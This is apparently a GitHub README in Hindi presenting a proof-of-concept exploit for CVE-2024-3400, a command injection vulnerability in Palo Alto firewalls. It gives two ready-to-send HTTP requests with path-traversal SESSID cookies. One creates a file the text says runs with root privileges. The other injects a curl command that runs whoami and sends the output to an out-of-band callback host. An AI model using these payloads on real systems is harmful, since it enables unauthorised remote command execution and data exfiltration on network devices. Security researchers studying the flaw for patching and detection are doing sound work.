 ghassansabir/cve-2024-3400-poc
CVE-2024-3400 के लिए प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो Palo Alto फ़ायरवॉल में एक कमांड इंजेक्शन भेद्यता है, जो तैयार किए गए HTTP अनुरोधों के माध्यम से फ़ाइल निर्माण और रिमोट कमांड निष्पादन का प्रदर्शन करता है।

CVE-2024-3400 Palo Alto फ़ायरवॉल सिस्टम में मौजूद एक कमांड इंजेक्शन भेद्यता है। हमलावर सावधानीपूर्वक तैयार किए गए HTTP अनुरोध के माध्यम से लक्ष्य सर्वर पर दुर्भावनापूर्ण कमांड निष्पादित कर सकता है, और यहाँ तक कि root विशेषाधिकार भी प्राप्त कर सकता है।

POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/hellome1337.txt;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0


यह अनुरोध भेजने के बाद, आप सर्वर पर hellome1337.txt नामक फ़ाइल बनाएँगे, और इस फ़ाइल के पास root विशेषाधिकार होंगे।
स्क्रीनशॉट इस भेद्यता शोषण प्रक्रिया के प्रभाव को दर्शाते हैं:
इस भेद्यता का उपयोग करके कमांड इंजेक्शन निष्पादित करने के लिए, आप निम्नलिखित HTTP अनुरोध भेज सकते हैं:
POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/minute/h4`curl${IFS}xxxxxxxxxxxxxxxxx.oast.fun?test=$(whoami)`;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
यह अनुरोध सर्वर पर whoami कमांड निष्पादित करेगा, और परिणाम को निर्दिष्ट दूरस्थ सर्वर (उदाहरण: xxxxxxxxxxxxxxxxx.oast.fun) पर भेज देगा।
